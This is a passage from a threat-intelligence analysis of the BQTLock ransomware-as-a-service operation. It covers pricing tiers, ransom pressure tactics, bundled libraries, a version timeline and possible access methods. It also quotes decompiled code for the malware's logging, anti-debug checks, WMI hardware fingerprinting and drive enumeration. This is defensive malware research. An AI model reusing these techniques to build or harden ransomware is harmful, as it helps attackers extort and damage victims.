- **Professional** (15 XMR, 1 month)
- **Enterprise** (30 XMR, 3 months)

The system also implements psychological pressure tactics on victims, where ransom fees double after 48 hours and decryption keys are destroyed after 7 days without response.

Pricing system for the RaaS program


Technical Details

In the technical section, BQTLock has demonstrated capability and development in each of its attacks, where it has been able to deploy the ransomware that gives it its name, creating expectation among analysts and fear in companies that could potentially be affected by this phenomenon.

Binary Information

Once the attacker has gained access, they can develop their activities by trying to obtain information from the compromised device, also discovering information about adjacent disks or networks in order to move tools or the ransomware itself to other devices and detonate it.

The adversary has recently worked with a **ZIP file**, which contains various libraries that support some of the functionalities of the main executable, in addition to other eventual executables that also assist in certain tasks, such as the partial decryptor, since on occasions the adversary has offered to provide decryptor samples so that the user and/or affiliate can see the potential and verify that they have the necessary tools.



Contents of the mentioned ZIP file

DLLs

Regarding the libraries, they are usually legitimate files, as they do not pose risks or are not libraries developed by the adversary, but they support certain very important tasks for ransomware development. Some of the most important ones include:


- **Encryption/cryptography functions**: OpenSSL for AES-256/RSA-4096 (OpenSSL 3.x)
- **Communications**: HTTP/HTTPS, QUIC, SSH, and FTP protocols, commonly used for Discord and Telegram
- **Multi-algorithm compression**: Using different methods (Brotli, Zstandard, and Zlib)
- **Technical support**: Multi-threading, compilation, and asynchronous communications
- **Evasion and/or operational resilience**: Domain validation and potential use of different protocols

This method of including a large number of libraries is typically done to make the malware resilient and self-sufficient, since BQTlock's capabilities are quite complex and they want to **be able to execute the ransomware on any device**. Therefore, they don't want to rely on the possibility that some of the libraries they use might not be present on the affected system. This can commonly occur when providing an example of how it works to potential buyers and/or affiliates with a simplified example of the decryptor, or because they are in a testing phase.

This file deployment is **not common in advanced ransomware**, but it's another indication that BQTLock is both in development and seeking new affiliates.


Decryptor

Regarding the executables, we can find the decryptor example, whose function is to locate different drives, traverse folders searching for encrypted files, and pass them through the decrypt function to try to recover them. However, this is only an example and obviously the complete version has not been shared, as they reserve this for their personal use or for affiliates who purchase the Professional or Enterprise versions, as we have seen previously.




BQTLock decryptor in action, console output scanning directories and reporting errors

The adversary is actively working and publicly showing on social media clear examples where a new version of this decryptor executes successfully in a different environment, passing the extension name of the files to search for and the key to execute the operation.



Alleged decryptor in action (Shared by the threat actor itself on X)




The threat actor is showcasing the decryptor in social media platforms (Left to right, SOCRadar-Threat Hunting, Telegram and X)

Ransomware & Versions

Regarding the main binary, which contains the ransomware, it has undergone changes and improvements over the months. Despite BQTLock having a short lifespan, the developers have shown great work and agility in updating and improving the malware, adding new functionalities or perfecting the techniques they used by presenting them as different versions of BQTlock.

- **Before July – V1:** Auto-deletes backups, fast encryption, pre-exfiltration, visual customization, persistence (process hollowing, scheduled tasks, etc.).
- **July – V2 & V3:** Undocumented, but likely included code refinement, RaaS builder improvements, evasion upgrades, and added customization.

- **July & August – V4:** Introduced advanced anti-analysis, system recognition, Discord C2, privilege escalation (SeDebug, hollowing), and UAC bypass.
- **August & September – V4+:** Added browser credential theft (Chrome, Firefox, Edge, Opera, Brave), expanded exfiltration, a new Linux version with builder, and an OSINT tool (**BAQIYAT.osint**).




Version timeline of BQTLock ransomware strains

After analyzing various samples, BQTLock presents itself as ransomware that contains a large number of interesting characteristics that we will review in order to understand how they work, with the objective of breaking down all relevant functionalities and having an orderly understanding of the work done by the developers, taking into account that the binary usually uses multi-threading in the latest versions, allowing it to perform operations simultaneously.

Attack Chain

The malware's behavior may vary depending on the version, but the execution chain tends to remain consistent in terms of the tasks it performs. Depending on the builder, additional capabilities may be included.



Visualization of the BQTLock's attack chain

Initial Access

The attack method for a RaaS typically varies in each incursion, as each victim presents different weaknesses at the technological level (exposed RDP, vulnerabilities...) or at the human level (phishing, insiders...). The initial access obtained by BQTLock in its incursions is still unknown; however, based on the history of other RaaS operations, we can speculate about the most common access methods for this type of adversary:

- **Service Exploitation:** Compromised or weak credentials on exposed services (usually RDP), which can be obtained by those who use RaaS through brute force, password spraying, etc., or likely facilitated by Initial Access Brokers.

- **Phishing Campaigns:** Email-based delivery of the malicious ZIP archive containing the initial BQTLock binary named Update.exe.

- **Software Vulnerabilities:** Exploitation of unpatched systems to deliver the payload; since the adversary has affected various domains, they could have exploited vulnerabilities in these systems to gain access.


- **Supply Chain Attacks**: Given their targeting of educational and military networks, this allows them to pivot to other companies with information obtained from one of them.

Execution

Initially, BQTLock still has sections related to the development of the ransomware itself, where we can see that it regularly logs, in all samples, most of the steps it is following. For this purpose, it writes a txt file in a temporary path (\Windows\Temp\bqt_log.txt) that is accessible to any user, thus avoiding some locations like System32 or ProgramFiles.


```
v13 = a4;
v14 = a3;
std::basic_ofstream<char,std::char_traits<char>>::basic_ofstream(
  a1,
  a2,
  "C:\\Windows\\Temp\\bqt_log.txt",
  &v11 + 4,
  1LL);
if ( (unsigned __int8)std::basic_ofstream<char,std::char_traits<char>>::is_open(a1, a2, v4, &v12) )
{
  v6 = std::operator<<<std::char_traits<char>>(a1, a2, "[", &v12);
  v7 = std::operator<<<char,std::char_traits<char>,std::allocator<char>>(a1, a2, v14, v6);
  v8 = std::operator<<<std::char_traits<char>>(a1, a2, "] ", v7);
  v9 = std::operator<<<char,std::char_traits<char>,std::allocator<char>>(a1, a2, v13, v8);
  std::ostream::operator<<(a1, a2, refptr__ZSt4endlIcSt11char_traitsIcEERSt13basic_ostreamIT_T0_ES6_, v9);
}
return std::basic_ofstream<char,std::char_traits<char>>::~basic_ofstream(a1, a2, v5, &v12);
}

mov r8d,11
lea rdx,qword ptr ds:[1405DA178]    00000001405DA178:"C:\\Windows\\Temp\\bqt_log.txt"
lea rcx,qword ptr ss:[rsp+38]
call
```

Decompiled and disassembled codes showing BQTLock creating and writing logs to C:\Windows\Temp\bqt_log.txt




Txt file and its content

Once the log is secured, it performs other reconnaissance and verification tasks, such as obtaining information about the operating system where the ransomware is running. After extracting the information, it logs it, a practice it will perform throughout most other sections.




Code showing BQTLock retrieving OS version, with the log file confirming detection of Windows 6.1 Build

In initial phases, it is common for it to check the Mutex to know if the binary is already running, using a GUID format (Global\{00A0B0C0-D0E0-F00-1000-200030}) to avoid being seen, making it more complicated to detect and allowing it to change depending on the builder version, so it won't be static like other malware



Disassembled code in IDA Pro showing BQTLock creating a mutex with a GUID format to avoid multiple executions and hinder detection

A fundamental aspect of the malware is checking for analysis techniques or malware analysis platforms, where it is common in these phases to verify if the executable is running on virtual machines or checking if there is any debugger running. This phase can be performed in various ways, but in most samples it performs different checks using isDebuggerPresent or checking if there is any remote debugger, a technique also used by analysts to bypass these checks (CheckRemoteDebuggerPresent).




Decompiled view showing BQTLock using IsDebuggerPresent to detect debugging environments


```
push    rbp
push    rbx
sub     rsp, 0C98h
lea     rbp, [rsp+80h]
mov     [rbp+0C20h+arg_0], rcx
mov     [rbp+0C20h+arg_8], rdx
mov     [rbp+0C20h+arg_10], r8
mov     [rbp+0C20h+arg_18], r9d
mov     rax, cs:__imp_IsDebuggerPresent
call    rax ; __imp_IsDebuggerPresent
test    eax, eax
setnz   al
test    al, al
jz      loc_1400070BF
```

Anti-debug checks with IsDebuggerPresent and CheckRemoteDebuggerPresent, logging "Performing anti-debug checks

In this section, we can also see different checks trying to locate where the victim is situated, attempting to make external requests and collecting the public IP of the network it is on. For this, it can use different platforms that return this information, which it saves during execution.



BQTLock retrieving and logging the victim's public IP address during execution



BQTLock using the legitimate service icanhazip[.]com to obtain the victim's public IP address

Reconnaissance

After finishing the initial phase, where it collects key information, it moves to a more technical section, where it will obtain more relevant data.

It will begin by extracting device information such as the computer name, which it will use later.

```
mov     rax, cs:__imp_GetComputerNameA
call    rax ; __imp_GetComputerNameA
lea     rax, [rbp+0C20h+var_922]
mov     [rbp+0C20h+var_70], rax
nop
nop
lea     rax, aUsername  ; "USERNAME"
mov     rcx, rax
call    getenv
```

BQTLock retrieving the computer name and username from the infected system

In some versions, it also obtains information about the BIOS or motherboard using WMI, and depending on versions, using the same system to obtain Win32_ComputerSystem and Win32_OperatingSystem. In this case, it performs queries to obtain Win32_BIOS and Win32_BaseBoard to get the BIOS and motherboard serial numbers respectively. Like the previous information, it will use this later to generate unique identifiers, a very common practice in ransomware, as well as to send it externally and know the characteristics of each affected device.

```
v28 = SysAllocString(L"SELECT SerialNumber FROM Win32_BIOS");
v29 = v87;
v83 = v28;
v30 = *(__int64 (__fastcall **)(__int64, __int64, __int64, signed __int64, _QWORD, __int128 *))(*(_QWORD *)v87 + 160i64);
if ( (_QWORD)v88 )
{
  (*(void (**)(void))(*(_QWORD *)v88 + 16i64))();
  *(_QWORD *)&v88 = 0i64;
}
else
{
  v88 = 0ui64;
  v85 = 0;
  v21 = SysAllocString(L"SELECT SerialNumber FROM Win32_BaseBoard");
  v22 = v87;
  v82 = v21;
  v23 = *(__int64 (__fastcall **)(__int64, __int64, __int64, signed __int64, _QWORD, __int128 *))(*(_QWORD *)v87 + 160i64);
  if ( (_QWORD)v88 )
  {
    (*(void (**)(void))(*(_QWORD *)v88 + 16i64))();
    *(_QWORD *)&v88 = 0i64;
  }
```

BQTLock querying BIOS and BaseBoard serial numbers via WMI to fingerprint the victim system


```
mov qword ptr ss:[rsp+30],0
mov r8,qword ptr ss:[rsp+D8]        [rsp+D8]:L"[redacted]d9 "
mov ecx,FDE9
mov dword ptr ss:[rsp+28],0
mov qword ptr ss:[rsp+20],0
mov qword ptr ss:[rsp+80],rax       [rsp+80]:L"SELECT SerialNumber FROM Win32_PhysicalMedia"
call rax
test eax,eax
```

```
[rsp+D8]:L"[redacted].d9 "
```

In this phase, it also performs reconnaissance of what is connected to the device, where it can find disks or shared folders. This information will also be key to knowing what needs to be traversed and, therefore, encrypted later. In the analyzed samples, it has been common to collect the size of each one and how much free space remains on the traversed disks.

```
v21 = a1;
sub_1400EF500((__int64)(&v7 + 14));
v13 = 58;
v14 = 92;
v15 = 0;
for ( i = 67; i <= 90; ++i )
{
  DirectoryName = i;
  if ( GetDiskFreeSpaceExA(&DirectoryName, &FreeBytesAvailableToCaller, &TotalNumberOfBytes, &TotalNumberOfFreeBytes) != 0
    && TotalNumberOfBytes.QuadPart )
  {
    v1 = sub_140101270(&v17, (unsigned int)DirectoryName);
    v2 = sub_140101140(v1, ": [Total: ");
    v3 = sub_140099060(v2, TotalNumberOfBytes.QuadPart >> 30);
    v4 = sub_140101140(v3, " GB, Free: ");
    v5 = sub_140099060(v4, TotalNumberOfFreeBytes.QuadPart >> 30);
    sub_140101140(v5, " GB] ");
  }
}
sub_140040C20(&v11, &v16);
if ( (unsigned __int8)sub_14003F020(&v11) )
{
  v19 = &v18;
  sub_1400E32F0(v21, "N/A", &v18);
  sub_1400CFF60(&v18);
}
else
{
  sub_1400E2CA0(v21, &v11);
}
sub_1400E39A0(&v11);
sub_1400F0010(&v16);
return v21;
}
```

BQTLock checking available disk space and collecting drive information from the victim system



PI call trace revealing BQTLock interacting with drives (C:\ and D:) using CreateFile, QueryFullSizeInformation, and CloseFile

Privilege Escalation

